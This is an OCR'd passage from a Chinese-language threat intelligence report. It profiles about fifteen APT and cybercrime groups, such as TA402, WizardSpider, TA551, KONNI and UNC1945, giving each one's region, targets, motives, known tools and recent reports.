
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	172	29	142	1

最近发布报告

2021-10-01	New Version Of Apostle Ransomware Reemerges In Targeted Attack On Higher Education	alienvault
2021-05-25	THE EVOLUTION OF AGRIUS	alienvault
2021-05-25	From Wiper to Ransomware | The Evolution of Agrius	SentinelOneLabs

APT 组织画像



6.1.6 TA402

组织名	TA402
中文名	无
组织地理	中东
别名	无
历史目标	以色列、巴基斯坦、中东
目标行业	政府
发现时间	2021-06-17
最近活跃	2021-06-17
动机	数据窃取

描述	TA402 是一个中东高级持续威胁组织（APT），其目标经常是以色列和巴勒斯坦的实体，以及中东其他地区，TA402 利用了包括加沙地带持续冲突在内的中东地缘政治主题。通过自定义恶意软件植入，使威胁行业者能够对目标主机进行侦察并窃取数据。TA402 利用多种机制来避免自动威胁分析，包括基于 IP 地址的地理栅栏，只针对安装了阿拉伯语包的计算机，以及用密码保护的存档文件来分发恶意软件。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	9	2	7	0

最近发布报告

2021-06-17	New TA402 Molerats Malware Targets Governments in the Middle East	proofpoint

APT 组织画像



6.1.7 F_APT

组织名	F_APT	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	未知	
发现时间	2020-12-08	
最近活跃	2020-12-14	
动机	数据窃取	
描述	2020 年 12 月 8 日，FireEye 在其官网发布公告称其被攻击了内网并窃取了用于测试客户网络的红队（Red Team）工具。该组织在战术方面受过高度训练，执行时纪律严明且专注，并使用对抗安全工具和取证检查的方法执行隐蔽的攻击行动。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	147	0	116	31

最近发布报告

2020-12-14	FireEye 的 RedTeam 工具使用的战术 , 技术和程序（TTP）分析	山石网科安全技术研究院
2020-12-10	FireEye 红队工具失窃事件分析和思考	安天
2020-12-09	FireEye 红队工具 IOC 披露	奇安信威胁情报中心

APT 组织画像



6.1.8 WizardSpider

组织名	WizardSpider
中文名	无
组织地理	俄罗斯
别名	无
历史目标	未知
目标行业	未知
发现时间	2016-09-01
最近活跃	2021-01-21
动机	经济利益

描述	WizardSpider 是一个讲俄语的有组织网络犯罪集团。该公司最著名的是其 Trickbot 银行木马，首次出现于 2016 年。据报道，该僵尸网络已经感染了全球超过 100 万个系统。WizardSpider 的两个主要勒索软件家族包括 Ryuk 和 Conti。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	52	27	25	0

最近发布报告

2021-09-04	How Do You Run A Cybercrime Gang?	bushidotoken
2021-01-21	Additional BazarLoader IOCs - 21-01-2021	alienvault
2021-01-18	Latest WizardSpider malspam campaign	alienvault

APT 组织画像

6.1.9 Vendetta

组织名	Vendetta	
中文名	无	
组织地理	欧洲	
别名	无	
历史目标	未知	
目标行业	未知	
发现时间	2020-04-01	
最近活跃	2020-05-17	
动机	数据窃取	
描述	Vendetta 是一个来自欧洲的黑客组织，擅长利用社交工程发起网络攻击，以窃取商业数据为目的。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	75	6	69	0

最近发布报告		
2020-05-15	PULSERT	alienvault
2020-05-15	Vendetta New Threat Actor from Europe	alienvault

APT 组织画像

6.1.10 TA551

组织名	TA551
中文名	无
组织地理	未知
别名	Shathak
历史目标	欧洲，日本
目标行业	未知
发现时间	2021-01-07
最近活跃	2021-10-21
动机	信息窃取

描述	TA551（也称为 Shathak）是一种基于电子邮件进行恶意软件分发活动的 APT 组织，通常针对英语地区。TA551 分发过 Ursnif 和 Valak 这样的信息窃取恶意软件。2020 年 7 月中旬之后，TA551 转为分发 IcedID 恶意软件进行用户信息窃取。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
44	5511	2174	3337	0

最近发布报告

2021-10-21	TA551 Uses ‘SLIVER’ Red Team Tool in New Activity	alienvault
2021-10-01	Shathak botnet maldoc IOCs	alienvault
2021-09-07	Malicious DOC macro that is continuously transformed and disseminated – TA551 trend	alienvault
2021-01-07	TA551: Email Attack Campaign Switches from Valak to IcedID	Unit42
2020-11-04	Additional IcedID IOCs - 4 Nov 2020	alienvault

APT 组织画像



6.1.11 SparklingGoblin

组织名	SparklingGoblin	
中文名	无	
组织地理	大中华地区	
别名	无	
历史目标	美国，中国，韩国，加拿大，印度，格鲁吉亚，新加坡	
目标行业	计算机零售行业，学术领域，电子商务，新媒体，教育	
发现时间	2021-08-24	
最近活跃	2021-08-25	
动机	信息窃取	
描述	SparklingGoblin APT 是 Winnti 家族的成员之一，目标为美国，中国，韩国，加拿大，印度。格鲁吉亚，新加坡等国家，针对计算机零售行业，学术领域，电子商务，新媒体，教育行业。SparklingGoblin APT 利用两个后门程序 SideWalk 和 CROSSWALK 对目标进行信息的窃取。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	38	15	23	0

最近发布报告

2021-08-25	New SideWalk Backdoor Targets U.S.-based Computer Retail Business	thehackernews
2021-08-25	New SideWalk Backdoor Targets U.S.-based Computer Retail Business	thehackernews
2021-08-24	The SideWalk may be as dangerous as the CROSSWALK	ESET

APT 组织画像



6.1.12 IAmTheKing

组织名	IAmTheKing
中文名	无
组织地理	未知
别名	无
历史目标	俄罗斯
目标行业	政府，国防，公共事业机构、能源，教育，企业
发现时间	2018-09-05
最近活跃	2020-10-18
动机	间谍活动
描述	IAmTheKing 是一个专注于收集俄罗斯实体情报的 APT 组织，涉及政府机构、国防承包商、公共事业机构、能源相关的大学和企业。IAmTheKing 组织的工具集合包括 KingOfHearts、QueenOfHearts、QueenOfClubs、JackOfHearts 等，横向移动则主要使用 Microsoft 的 SysInternals 套件，LaZagne，Mimikatz 以及内置的网络程序如：ipconfig.exe，net.exe，ping.exe。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	65	0	65	0

最近发布报告

2020-10-18	IAmTheKing and the SlothfulMedia Malware Family Analysis	alienvault
2020-10-15	IAmTheKing and the SlothfulMedia Malware Family Analysis	alienvault
2020-10-15	IAmTheKing 和 SlothfulMedia 恶意代码家族	kaspersky

APT 组织画像



6.1.13 XDSpy

组织名	XDSpy	
中文名	无	
组织地理	未知	
别名	无	
历史目标	东欧，塞尔维亚	
目标行业	政府，国防，外交	
发现时间	2011-10-05	
最近活跃	2020-10-07	
动机	数据窃取	
描述	XDSpy 组织最早活跃于 2011 年，主要针对东欧和巴尔干地区的政府、军队和外交机构，曾使用 CVE-2020-0968 漏洞，相关恶意软件有 XDDown。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	111	68	42	1

最近发布报告

2020-10-07	Additional XDSpy IOCs - 7 October 2020	alienvault
2020-10-05	malware-ioc/xdspy at master · eset/malware-ioc · GitHub	alienvault
2020-10-02	XDSpy 组织从 2011 年以来一直窃取政府机密	ESET

APT 组织画像

6.1.14 腾云蛇

组织名	腾云蛇	
中文名	无	
组织地理	未知	
别名	APT-C-61	
历史目标	巴基斯坦，孟加拉	
目标行业	政府，军事，科研，国防	
发现时间	2020-01-19	
最近活跃	2021-07-16	
动机	潜伏控守，数据窃取	
描述	腾云蛇（APT-C-61）APT 组织的攻击活动主要针对巴基斯坦、孟加拉等国家的国家机构、军工、科研、国防等重要领域进行攻击。该 APT 组织通过鱼叉邮件配合社会工程学手段进行渗透，向目标设备传播恶意程序，暗中控制目标设备，持续窃取设备上的敏感文件。由于其使用的 C2、载荷下发、窃取的数据存储等均依赖于云服务，且使用的木马为 python 语言编写。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	13	1	12	0

最近发布报告

2021-07-16	APT-C-61 attacks against South Asia	alienvault
2021-07-16	腾云蛇组织（APT-C-61）针对南亚地区的攻击活动披露	360 威胁情报中心

APT 组织画像




6.1.15 KONNI

组织名	KONNI	
中文名	无	
组织地理	朝鲜	
别名	无	
历史目标	日本，越南，俄罗斯，中国，韩国	
目标行业	政府	
发现时间	2014-02-08	
最近活跃	2021-02-02	
动机	数据窃取	
描述	Konni APT 组织是朝鲜半岛地区最具代表性的 APT 组织之一，自 2014 年以来一直持续活动，据悉其背后由朝鲜政府提供支持，该组织经常使用鱼叉式网络钓鱼的攻击手法，经常使用与朝鲜相关的内容或当前社会热点事件来进行攻击活动，该组织的主要目标为韩国政治组织，以及日本、越南、俄罗斯、中国等地区。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	19	11	8	0

最近发布报告		
2021-02-02	Amadey Trojan distributed by DPRK-affiliated APT groups	bushidotoken

APT 组织画像



6.1.16 CNC

组织名	CNC
中文名	无
组织地理	未知
别名	APT-C-48
历史目标	中国
目标行业	医疗，军事，教育
发现时间	2019-12-25
最近活跃	2021-10-15
动机	潜伏控守
描述	CNC（APT-C-48）组织是于 2019 年新出现的组织，由于其使用的远程控制木马的 PDB 包含了“cnc_client“的字样，将该组织命名为 CNC，该组织主要攻击对象为中国军工和教育行业。2020 年疫情爆发初期，CNC 组织通过伪造疫情相关的文档以及钓鱼网站对医疗行业发起攻击。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	157	47	110	0

最近发布报告

2021-10-15	APT-C-48（CNC）组织攻击利用 pub 文件攻击活动分析	360 威胁情报中心
2021-08-11	Hunting for Sky-CNC （APT-C-48）	alienvault
2021-08-10	Hunting for the sky-CNC （APT-C-48）	alienvault
2021-08-02	猎天行动——CNC（APT-C-48）组织最新攻击活动披露	360 威胁情报中心

APT 组织画像



6.1.17 BackdoorDiplomacy

组织名	BackdoorDiplomacy
中文名	无
组织地理	未知
别名	无
历史目标	非洲，中东
目标行业	外交，电信
发现时间	2017-06-10
最近活跃	2021-06-11
动机	潜伏控守，数据窃取

描述	BackdoorDiplomacy APT 的组织针对非洲和中东的外交部和电信公司。对于最初的感染媒介，该组织倾向于利用易受攻击的互联网暴露设备，如网络服务器和网络设备的管理界面。一旦进入一个系统，操作人员就利用开源工具来扫描环境和横向移动。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	100	44	54	2

最近发布报告

2021-06-10	BackdoorDiplomacy: Upgrading from Quarian to Turian	ESET

APT 组织画像



6.1.18 Layover

组织名	Layover
中文名	无
组织地理	尼日利亚
别名	无
历史目标	未知
目标行业	金融
发现时间	2016-09-16
最近活跃	2021-09-16
动机	盗窃数据，经济利益

描述	Layover 活动针对航空业，该 APT 位于尼日利亚，已活跃 5 年，攻击者传播使用一航空业为主题的诱饵文件来传播 AsyncRAT 和 njRAT 的 。 如果感染了这些威胁，组织可能会成为数据盗窃、金融欺诈或未来网络攻击的受害者。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	326	16	310	0

最近发布报告

2021-09-16	Operation Layover: How we tracked an attack on the aviation industry to five years of compromise	talos

APT 组织画像




6.1.19 UNC1945

组织名	UNC1945	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	电信，金融	
发现时间	2018-11-30	
最近活跃	2021-01-12	
动机	数据窃取	
描述	UNC1945 组织最早活跃于 2018 年，主要针对 Solaris 服务器进行攻击。UNC1945 在主机上部署虚拟机进行攻击，VM 中包含许多预加载工具如 Mimikatz，Powersploit，Responder，Procdump，CrackMapExec，PoshC2，Medusa，JBoss 漏洞扫描器等等，同时使用 LOGBLEACH 删除攻击者活动日志信息。该组织相关恶意软件包括：EVILSUN、LEMONSTICK、LOGBLEACH、OPENSHACKLE、ProxyChains、PUPYRAT、STEELCORGI、SLAPSTICK 和 TINYSHELL。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	182	0	181	1

最近发布报告		
2021-01-12	复杂 APT 工具：STEELCORGI	yoroi
2020-12-07	A Threat Actor Group UNC1945 found targeting Banking & Financial Institutions, and Managed Service Providers using Malware and Exploitation Techniques	alienvault
2020-11-30	Shadows From the Past Threaten Italian Enterprises （UNC1945）	alienvault
2020-11-02	UNC1945 组织分析	fireeye

APT 组织画像



6.1.20 Tor2Mine

组织名	Tor2Mine
中文名	无
组织地理	未知
别名	无
历史目标	未知
目标行业	未知
发现时间	2018-12-31
最近活跃	2020-06-14
动机	经济利益

描述	Tor2Mine 是一个以提供加密货币挖掘恶意软件而闻名的威胁组织，该组织利用恶意软件来获取受害者的凭证并窃取更多资金，常用恶意软件包括 AZORult 信息窃取器、Remcos 远程访问工具和 DarkVNC 木马等。

